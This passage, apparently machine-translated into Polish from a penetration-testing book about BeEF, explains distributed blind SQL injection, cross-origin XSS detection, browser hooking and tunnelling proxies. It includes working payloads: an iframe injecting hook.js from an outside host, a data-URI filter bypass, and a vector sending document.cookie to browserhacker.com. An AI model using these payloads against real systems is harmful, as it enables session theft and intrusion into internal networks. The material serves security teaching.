or spawn more dataLength == 0 means we still need to identify the
length of the data to be retrieved */
if((dataLength != 0 && successfulWorkersDone !=0)
```


```
&& successfulWorkersDone == dataLength){
console.log("Finishing...");
clearInterval(checkCompleteInterval);
finish();
}else{
// spawn additional workers
console.log("Spawned other [" + workers_number + "] workers.");
workersDone = 0;
spawnWorkers(position, position+(workers_number-1));
}
}else{
console.log("Waiting for workers to complete..." +
"Successful workers done ["+successfulWorkersDone+"]");
}
}
// first call
spawnWorkers(position, workers_number);
var checkCompleteInterval = setInterval(function(){
checkComplete()}, checkCompleteDelay);
}else{
console.log("WebWorker not supported!");
}
```

Celem jest aplikacja sieciowa sieci wewnętrznej dostępna pod adresem 172.16.37.149:8080. Po zidentyfikowaniu, że podstawowy czas odpowiedzi HTTP dla zasobu / jest zawsze mniejszy niż 0,2 sekundy, możesz mieć pewność, że użyjesz opóźnienia czasowego 2 sekundy (zmienna timeDelay). Liczba pracowników używanych równolegle wynosi domyślnie 5, ale można ją zmienić za pomocą zmiennej worker_number. Kod wykonywany przez każdy element WebWorker musi być ładowany z tego samego źródła, które ładuje kod kontrolera i można go skonfigurować za pomocą zmiennej wwloc. Kiedy funkcja spawnWorkers() jest wywoływana, początkowo z pozycją 1 (ponieważ musisz pobrać pierwszy znak nazwy bazy danych), tworzy pięć WebWorkerów. Każdy pracownik skupia się na odzyskaniu postaci na określonej pozycji. Pierwsza działa na pozycji 1, druga na pozycji 2 i tak dalej. Jednocześnie co sekundę wywoływana jest funkcja checkComplete(). Ta funkcja odpowiada za sprawdzenie, ilu pracowników zakończyło pomyślnie swoje zadania oraz czy osiągnięto koniec nazwy bazy danych. Jednym ze sposobów poznania długości danych do pobrania jest wysłanie siedmiu żądań o pozycję poza granicami i sprawdzenie, czy wszystkie były opóźnione. MSSQL nie zezwala na znaki null w nazwach baz danych, dzięki czemu proces jest prostszy. W tym przypadku długość bazy danych o

nazwie sql_InjEction_1234 wynosi 18, więc jeśli wszystkie siedem żądań pobrania znaku na pozycji 19 nie są opóźnione, oznacza to, że dotarłeś do końca danych. Do momentu poznania długości danych dataLength pojawia się więcej pracowników. Kiedy długość danych została wykryta, a wszystkie procesy robocze zakończone, interwał używany do wywołania funkcji checkComplete() jest czyszczony, a wartość nazwy bazy danych jest rekonstruowana. Tablica dbname zawiera wszystkie pobrane znaki w ich reprezentacji dziesiętnej. Wystarczy przejść przez to i wywołać String.fromCharCode(char), aby uzyskać reprezentację ciągu. To zadanie jest wykonywane przez funkcję finish(). Wynik wykonania tej techniki z pięcioma pracownikami równolegle, przy opóźnieniu wynoszącym 2 sekundy i podstawowym czasie odpowiedzi wynoszącym 0,2 sekundy, można zobaczyć na rysunku. Pobierana jest nazwa bazy danych w zaledwie 44 sekundy.



Wypróbowanie tego samego z 10 robotnikami skraca całkowity czas wyszukiwania do 30 sekund, jak widać na rysunku.



Uruchamiając Sqlmap z tymi samymi ustawieniami opóźnienia czasowego, co wcześniejsza demonstracja cross-origin, uzyskanie tych samych wyników zajmuje prawie 140 sekund:

./sqlmap.py -u "http://172.16.37.149:8080/?book_id=1"

-p book_id --dbms "mssql" --technique T --time-sec=2

-v 3 --current-db --threads 5

[19:53:56] [DEBUG] performed 151 queries in 139.56 seconds

current database: 'sql_InjEction_1234'

Chociaż określono pięć wątków, Sqlmap wyłączył wielowątkowość w przypadku ślepego wstrzykiwania SQL opartego na czasie. Wszystkie żądania są skutecznie wysyłane w kolejności sekwencyjnej. Dodatkowo, jeśli kontrolujesz przeglądarkę w sieci wewnętrznej podczas kierowania na wewnętrzną aplikację internetową, opóźnienie komunikacji będzie mniejsze a niezawodność będzie wyższa. Oznacza to, że można skrócić opóźnienie czasowe używane w SQL, aby uzyskać lepszą wydajność wykrywania i wychodzenia danych. Przenosząc to na wyższy poziom, możesz nawet podzielić zadanie wysyłania żądań do tego samego celu i rekonstruowania bajtów w wielu przechwyconych przeglądarkach. Następnie można zrekonstruować po stronie serwera dane przychodzące z przeglądarek. Pełny kod rozproszonego iniekcji SQL opartego na czasie można znaleźć na https://browserhacker.com. W tej sekcji poznałeś techniki wykorzystywania luk w zabezpieczeniach wstrzykiwania SQL. Teraz zbadasz luki w zabezpieczeniach Cross-Site Scripting i jak możesz je wykorzystać z poziomu przeglądarki.

Wykrywanie luk w zabezpieczeniach Cross-Site Scripting

Podatności XSS (cross-site Scripting) zostały przeanalizowane w rozdziale 2, dostarczając przykłady wystąpienia tej kategorii błędów w rzeczywistych aplikacjach internetowych. Ta sekcja skupia się teraz na wykrywaniu luk XSS w całości z przechwyconej przeglądarki. Cross-origin Blind Cross-site Scripting Detection Istnieją dwie czynności, które należy wykonać, aby wykryć luki XSS z pozycji cross-origin. Musisz mieć możliwość wysłania ataku, a następnie ustalenia, czy atak się powiódł. Po wykryciu adresu URL http://192.168.1.1/chapter?id=1 metodą opisaną w poprzednich sekcjach, kolejnym krokiem jest sprawdzenie, czy parametr id jest podatny na XSS. Aby to osiągnąć, załaduj adres URL w ramce IFrame i dołącz klasyczny ciąg XSS do wartości parametru. Rezultatem będzie:

<iframe src="http://192.168.1.1/chapter?id=1

%3Cscript%3Ealert(1)%3C%2Fscript%3E">


Gdy ta ramka IFrame jest dołączona do modelu DOM strony podpiętej, ładowany jest adres URL z różnych źródeł. Jeśli zasób jest podatny na XSS odbity lub przechowywany, może pojawić się wyskakujące okienko. Oczywiście potrzebujesz sposobu, aby dowiedzieć się, czy twój wektor XSS jest wyzwalany, czy nie. Ponieważ ramka IFrame jest wstrzykiwana na zahaczoną stronę, nie można bezpośrednio zobaczyć wyskakującego okienka. W rzeczywistości to ofiara to zobaczy, a jeśli jednym z twoich celów jest ukrywanie się, zdecydowanie nie chcesz, aby tak się stało! Pomysł identyfikowania błędów XSS poprzez ładowanie zasobów, które mają być testowane w ramkach IFrames, został rozwinięty przez Garetha Heyesa w 2009 roku, tworząc XssRays. XssRays to czysty skaner XSS JavaScript. Krótko mówiąc, XssRays pobiera wszystkie linki i formularze strony internetowej i ładuje wszystkie te wykryte zasoby w ramkach IFrame, dołączając wektory XSS zarówno do ścieżek zasobów, jak i ich parametrów. Jeszcze w 2009 roku możliwe było uzyskanie komunikacji IFrame typu „podrzędny-nadrzędny” przy użyciu identyfikatora fragmentu URI (#), nawet w scenariuszach z

różnymi źródłami. W dzisiejszych czasach nowoczesne przeglądarki załatały tę lukę. W rzeczywistości można sklasyfikować tę usterkę jako problem z naruszeniem SOP, ponieważ zgodnie z SOP zasób z różnych źródeł załadowany do ramki IFrame nie powinien być w stanie komunikować się z oknem najwyższego poziomu. Fakt, że XssRays został napisany w całości w JavaScript, czyni go dobrym kandydatem do użycia bezpośrednio z samej przeglądarki. Możliwe jest użycie starej logiki XssRays w nowoczesnych przeglądarkach, zastępując użycie poprawionego obejścia identyfikatora fragmentu. Nowy ładunek musi mieć bardziej wyrafinowane, przyjazne dla SOP podejście. Oznacza to, że w przypadku wykrycia udanej luki XSS osoba atakująca musi zostać powiadomiona bez konfliktu z SOP. Nowy ładunek aktualizuje lokalizację ramki IFrame do zasobu znanego osobie atakującej, na przykład programu obsługi na serwerze. Wracając do poprzedniego przykładu, nowy wektor będzie wyglądał następująco:

<iframe src="http://192.168.1.1/chapter?id=1%3Cscript%3Elocation%3D'http%3A

%2F%2Fbrowserhacker.com%2Fxssrays%3Fdetails%3D....'%3C%2Fscript%3E">

Jeśli atak zostanie wykonany pomyślnie, zostanie utworzone żądanie GET wskazujące na zasób http://browserhacker.com/xssrays wraz ze szczegółami dotyczącymi luki XSS. Takie podejście daje wyniki pozbawione fałszywych alarmów, ponieważ program obsługi na serwerze otrzyma żądanie GET tylko wtedy, gdy instrukcje zostały wykonane. Aby powiadomienie wystąpiło, luka musiała zostać już wykorzystana. Ulepszony wariant XssRays jest zawarty w BeEF, a jego logikę można wstrzyknąć do przechwyconej przeglądarki, aby sprawdzić zarówno te same, jak i inne źródła pod kątem luk XSS. Rysunek 9-15 przedstawia diagram, który pokazuje, jak XssRays działa w BeEF:



Nie ma powodu, dla którego XssRays nie mógłby zostać użyty tego samego pochodzenia do wykrycia luk XSS. Będzie to jednak miało ograniczoną wartość, ponieważ i tak możesz uzyskać dostęp do całego źródła bez wtrącania się w ograniczenia SOP. Luka XSS tego samego pochodzenia niekoniecznie zapewnia większą przewagę podczas próby poruszania się po infrastrukturze. Wykrywanie luk XSS między źródłami może być szczególnie przydatne dzięki rozszerzeniu powierzchni ataku. Pośrednie wykorzystanie luk XSS na serwerze WWW, którego nie można przekierować z Internetu, może być dla Ciebie bardzo cenne. Nowy cel mógł zostać uznany za niedostępny przez organizację i w rezultacie mieć niedojrzałą postawę bezpieczeństwa. Jeśli jesteś w stanie znaleźć lukę XSS w zasobie cross-origin, nic

nie stoi na przeszkodzie, aby przechwycić przeglądarkę również w kontekście tego zasobu. W zależności od potrzeb możesz załadować ją do ukrytej ramki IFrame na już zahaczonej stronie lub otworzyć nowe okno wyskakujące/podręczne, jak omówiono w rozdziale 3. Zaczepianie nowo omówionego źródła zostanie omówione w kolejnych sekcjach . Ukrywanie adresu IP w Internecie to kolejna zaleta cross-origin wykrywanie luk XSS. Zasoby nie są ładowane z lokalizacji atakującego, ale są ładowane z zahaczonej przeglądarki. Powoduje to, że adres IP celu jest rejestrowany przez aplikację internetową. Pamiętaj, ta cecha dotyczy każdej aktywności wykonywanej z przechwyconej przeglądarki, która jest przyczółkiem do przeprowadzania (głównie) anonimowych ataków.

Cross-origin Blind Cross-site Scripting Exploit

Obecnie masz jedno źródło zaczepienia za pośrednictwem zaczepionej przeglądarki, która znajduje się w sieci wewnętrznej. Załóżmy, że to początkowe źródło jest dostępne przez Internet. Wykryłeś również nierutowalną aplikację internetową z luką XSS. Następnym krokiem jest uzyskanie dostępu do źródła, co w rzeczywistości jest dość proste. Wszystko, co jest potrzebne, to kolejny haczyk w nowo odkrytym pochodzeniu. Ważne jest, aby nie mylić zahaczonych przeglądarek z zahaczonymi źródłami. Zahaczona przeglądarka musi mieć co najmniej jedno zahaczone źródło, a zahaczone źródło musi mieć co najmniej jedną zahaczoną przeglądarkę. Często jest to mapowanie jeden do jednego. Możliwe, że przechwyciłeś źródło w przeglądarce ofiary, co oznacza, że masz przechwyconą jedną przeglądarkę i jedno źródło. Jeśli miałbyś utworzyć zaczepioną ramkę IFrame (w obrębie DOM poprzednio zaczepionego źródła) do innego źródła, oznaczałoby to, że dwa źródła są zaczepione w tej samej przeglądarce. Możliwe jest również podpięcie dwóch przeglądarek (lub więcej) na tym samym źródle. Tak się dzieje, gdy framework przechwytuje wiele przeglądarek przez lukę XSS. Zagłębmy się w proces uzyskiwania dostępu do nowego źródła. Kontynuując poprzedni przykład XssRays, podpięcie http://192.168.1.1/chapter?id=1 podatny zasób wewnątrz ukrytej ramki IFrame z BeEF jest wykonywany przez wykonanie następujących dwóch linii JavaScript:

```
var i = beef.dom.createInvisibleIframe();

i.setAttribute(

'src',

"http://192.168.1.1/chapter?id=1"+

"<script src='http://browserhacker.com/hook.js'></script>");
```

Po wykorzystaniu luki XSS do przechwycenia nowego źródła, masz teraz dostęp pośredni. Ponieważ jest nieroutowalny, cała komunikacja musi odbywać się przez podpiętą przeglądarkę. To ślepe przechwycenie źródła zapewniło atakującemu dostęp do wewnętrznej aplikacji internetowej, która nigdy nie była dostępna z Internetu. Teraz tunelujący serwer proxy przeglądarki może zostać użyty do przeprowadzenia dalszych ataków na serwer sieciowy. Więcej o tych metodach ataku dowiesz się w kolejnych sekcjach.

Omijanie filtrów skryptów między witrynami

Większość nowoczesnych przeglądarek domyślnie implementuje kontrolki filtrowania XSS i mogą one powodować zmniejszenie niezawodności podpinania między źródłami. Obejścia w tych środkach nadal będą wirtualnym wyścigiem zbrojeń, ale prawdopodobnie będzie dostępny dla Twojej przeglądarki. Filtr Chrome, również zaimplementowany w Safari (ponieważ oba używają silnika renderującego WebKit), znany jest jako XssAuditor. Ten filtr nie chroni przed atakami XSS dostarczanymi przy użyciu wektorów URI danych. Mario Heiderich zgłosił ten problem zespołowi programistów Chrome w 2010

roku.24 To obejście nie zostało naprawione w momencie pisania tego tekstu. Schemat data: URI został pierwotnie stworzony, aby zapewnić mechanizm włączania danych w wierszu na stronach HTML jako zasobów zewnętrznych. Format to:

data:[<MIME-type>][;charset=<encoding>][;base64],<data>

Gdy zakodujesz w base64 surowy obraz PNG, otrzymasz następujący identyfikator URI danych:

<img src=" \
AAAFCAYAAACNbyblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHxgljNBAAO \
9TXL0Y4OHwAAAABJRU5ErkJggg==">

Nic nie stoi na przeszkodzie, aby ten schemat zawierał inne typy treści, na przykład przez użycie zestawu znaków typu text/html, a następnie zakodowanie w base64 ciągu, takiego jak <script>alert(1)</script>. Jeśli zakodujesz ten ciąg, otrzymamy następujący identyfikator URI danych:

<iframe src="data:text/html; base64, \

PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==></iframe>

Jest to ta sama technika stosowana w funkcji XssRays BeEF w przeglądarkach Chrome i Safari. Poniższy fragment kodu JavaScript przedstawia logikę:

if(beef.browser.isC() || beef.browser.isS()){

// if the browser is either Chrome or Safari

var datauri = btoa(url);

iframe.src = "data:text/html; base64," + datauri;

}else{

iframe.src = url;

}

Teraz, gdy sprawdziłeś ataki, które możesz uruchomić w wyniku luki XSS, przyspieszmy grę. W następnej sekcji poznasz różne sposoby wykorzystania tego do osiągnięcia swoich celów.

Proxy przez przeglądarkę

Liberalna polityka cross-origin, która używa symbolu wieloznacznego lub obejścia SOP, pozwala używać przechwyconej przeglądarki jako otwartego proxy HTTP. Jeśli obejście SOP lub błędna konfiguracja nie są dostępne, nadal możesz żądać proxy za pośrednictwem przechwyconej przeglądarki, ale SOP wiąże cię z bieżącym przechwyconym źródłem. Jest to przydatne w sytuacjach, w których przechwytujesz źródło przez XSS i nie masz do niego bezpośredniego dostępu. Obejścia SOP omówiono w rozdziale 4. Rozszerzenie Tunneling Proxy firmy BeEF wiąże gniazdo serwera na 127.0.0.1:6789, które jest w stanie analizować surowe żądania HTTP. Poniższy fragment kodu przedstawia część tej funkcji:

def initialize

@conf = BeEF::Core::Configuration.instance

@proxy_server = TCPServer.new(

@conf.get('beef.extension.proxy.address'),

```
@conf.get('beef.extension.proxy.port')
)
loop do
proxy = @proxy_server.accept
Thread.new proxy, &method(:handle_request)
end
end
def handle_request socket
request_line = socket.readline
# HTTP method # defaults to GET
method = request_line[/^\w+/]
# HTTP version # defaults to 1.0
version = request_line[/HTTP\/(1\.\d)\s*$/, 1]
version = "1.0" if version.nil?
# url # host:port/path
url = request_line[/^\w+\s+(\S+)/, 1]
# We're overwriting the URI::Parser UNRESERVED
# regex to prevent BAD URI errors when sending
# attack vectors (see tolerant_parser)
tolerant_parser = URI::Parser.new(
:UNRESERVED => BeEF::Core::Configuration.instance.get(
"beef.extension.requester.uri_unreserved_chars")
)
uri = tolerant_parser.parse(url.to_s)
raw_request = request_line
content_length = 0
loop do
line = socket.readline
if line =~ /^Content-Length:\s+(\d+)\s*$/
content_length = $1.to_i
end
```

```
if line.strip.empty?

# read data still in the socket

# exactly <content_length> bytes

if content_length >= 0

raw_request += "\r\n" + socket.read(content_length)

end

break

else

raw_request += line

end

end

[...snip...]

end
```

Surowe żądania HTTP, które docierają do gniazda serwera, są analizowane i przechowywane w bazie danych BeEF. Inny komponent pobierze następnie surowe dane żądania z bazy danych i przekształci je w XMLHttpRequest. Takie przekształcone żądania są gotowe do wstrzyknięcia do podpiętego DOM przeglądarki za pośrednictwem jednego z kanałów komunikacji. Jak opisano w rozdziale 3, kanałami będzie sondowanie XHR, WebSocket lub DNS. Komponent po stronie serwera Requester wstrzykuje właściwe wywołanie interfejsu API JavaScript BeEF w zaczepionej przeglądarce:

```
def add_to_body(output)

@body << %Q{

beef.execute(function() {

beef.net.requester.send(

#{output.to_json}

);

});

}

end
```


Dane wyjściowe zmiennej, które można zobaczyć we fragmencie kodu, to skrót w jego reprezentacji JSON, zawierający wszystkie szczegóły żądania, które należy wysłać. Te dane są następnie wykorzystywane jako parametry wejściowe dla metody beef.net.requester.send. Tworzy XMLHttpRequest dla każdego wpisu w tablicy request_array i wywołuje beef.net.forge_request, jak pokazano tutaj:

```
beef.net.requester = {
```

```
handler: "requester",
send: function(requests_array) {
for (i in requests_array) {
request = requests_array[i];
# use BeEF's forge_request API to create
# an XHR object with all the required info
beef.net.forge_request('http', request.method, request.host,
request.port, request.uri, null, request.headers, request.data,
10, null, request.allowCrossDomain, request.id, function(res,
requestid){
# the callback to be executed, which sends back
# to the server the XHR response data
beef.net.send('/requester', requestid, {
response_data: res.response_body,
response_status_code: res.status_code,
response_status_text: res.status_text,
response_port_status: res.port_status,
response_headers: res.headers});
});
}
}
};
```

Ostatni parametr wejściowy forge_request to anonimowa funkcja używana jako wywołanie zwrotne i wywoływana po zakończeniu forge_request. Powoduje to wywołanie beef.net.send w celu odesłania do BeEF danych odpowiedzi XHR, takich jak status, nagłówki i treść. Następnie serwer usuwa część nagłówków odpowiedzi HTTP, głównie pól związanych z pamięcią podręczną i kodowaniem, oraz dostosowuje nagłówek odpowiedzi Content-Length. Taka normalizacja odpowiedzi jest wymagana, ponieważ oryginalna odpowiedź HTTP była tą pobraną za pomocą XMLHttpRequest i może zawierać nagłówki kodujące GZIP. Jeśli serwer Tunneling Proxy przechowuje takie nagłówki, mogą one powodować problemy z niezgodnością Content-Length, ponieważ przechwycona przeglądarka już zdekodowała odpowiedź po otrzymaniu odpowiedzi XHR. Na tym etapie znormalizowana surowa odpowiedź HTTP może zostać wysłana z powrotem do gniazda, które pierwotnie wysłało żądanie do serwera proxy tunelowania BeEF na porcie 6789. W zależności od limitu czasu odpytywania skonfigurowanego w ramach BeEF, czasu odpowiedzi aplikacji, na którą jest kierowany, i przepustowość podpiętej przeglądarki, zauważysz kilkusekundowe opóźnienie podczas odbierania


odpowiedzi. Diagram na rysunku 9-16 przedstawia widok wysokiego poziomu wewnętrznych elementów proxy tunelowania.



Aby zminimalizować te opóźnienia, może pomóc kanał komunikacji BeEF WebSocket. Kanał jest domyślnie wyłączony, więc najpierw trzeba go włączyć. WebSocket to protokół przesyłania strumieniowego i jest znacznie szybszy niż domyślny kanał XHRpolling. Kanał WebSocket jest włączony tylko wtedy, gdy podpięta przeglądarka w pełni go obsługuje, więc nie musisz się martwić o utratę możliwości podpięcia starszych przeglądarek.


Przeglądanie w przeglądarce

Jedna z najczęstszych konfiguracji proxy polega na tym, że przeglądarka używa standardowego serwera proxy HTTP jako pośrednika podczas przeglądania Internetu. Poprawmy trochę ten model. Zamiast standardowego proxy HTTP, wstawiasz podłączoną przeglądarkę. Teraz pośrednikiem jest uzależniona przeglądarka i nie tylko obsługuje Twoje żądania, ale wszystkie żądania są wysyłane z uprawnieniami serwera proxy. Rezultatem jest podpięta przeglądarka umożliwia przeglądanie zahaczonego źródła, które potencjalnie było wcześniej poza Twoim zasięgiem. Co ważne, każde żądanie jest wysyłane ze wszystkimi uprawnieniami podpiętej przeglądarki. Jak już wcześniej podkreślono w tym rozdziale, jeśli cel jest uwierzytelniony w aplikacji, twoja przeglądarka atakującego również. Na rysunku zauważysz, że przeglądarka Opera została skonfigurowana do używania 127.0.0.1:6789 - BeEF's Tunneling Proxy URI - jako domyślnego proxy HTTP.



Z przeglądarki Opera atakujący żąda następnie zasobu /dvwa/vulnerabilities/upload, będącego częścią przejętej domeny. Żądanie dociera do serwera proxy, jak widać z dzienników na rysunku, a następnie jest tłumaczone na XMLHttpRequest i wstrzykiwane do przechwyconej przeglądarki. Z przeglądarki Opera atakujący żąda następnie zasobu /dvwa/vulnerabilities/upload, będącego częścią przejętej domeny. Żądanie dociera do Proxy, a następnie jest tłumaczone na XMLHttpRequest i wstrzykiwane do przechwyconej przeglądarki. Na rysunku widać surowe nagłówki żądania i odpowiedzi dla obiektu XMLHttpRequest wstrzykniętego do przeglądarki Firefox, która żąda i poprawnie pobiera zasób /dvwa/vulnerabilities/upload. Zwróć uwagę, że User-Agent i źródłowy adres IP są nadal adresami przechwyconej przeglądarki

Wszystkie prośby i odpowiedzi, które przechodzą przez Tunneling Proxy są przechowywane w bazie danych BeEF. Są one dostępne do wglądu w interfejsie administratora, jak widać na rysunku. Możesz je uporządkować według ścieżki, czasu żądania lub odpowiedzi, domeny i tak dalej. Dzięki temu uzyskasz historyczny widok wszystkich żądań wysłanych do celu.



Omijanie HttpOnly

Uwierzytelnianie w aplikacjach internetowych stało się tak powszechne, że większość ludzi nie zastanawia się nad tym. Ale, jak wiemy, HTTP jest protokołem bezstanowym, więc domyślnie protokół nie ma żadnej natywnej metody do obsługi koncepcji stanu lub sesji. Aby protokół HTTP zachowywał się w sposób stanowy, a następnie zezwolić na koncepcję sesji użytkownika, wprowadzono pliki cookie. Niestety pliki cookie zawsze były delikatnym sposobem na odróżnienie uwierzytelnionego i nieuwierzytelnionego użytkownika aplikacji internetowej.

Kradzież plików cookie do skryptów między witrynami

Możesz rozpoznać następujący popularny wektor XSS służący do kradzieży sesyjnych plików cookie:

<script>document.location.href="browserhacker.com/ \

cookies?c="+document.cookie</script>

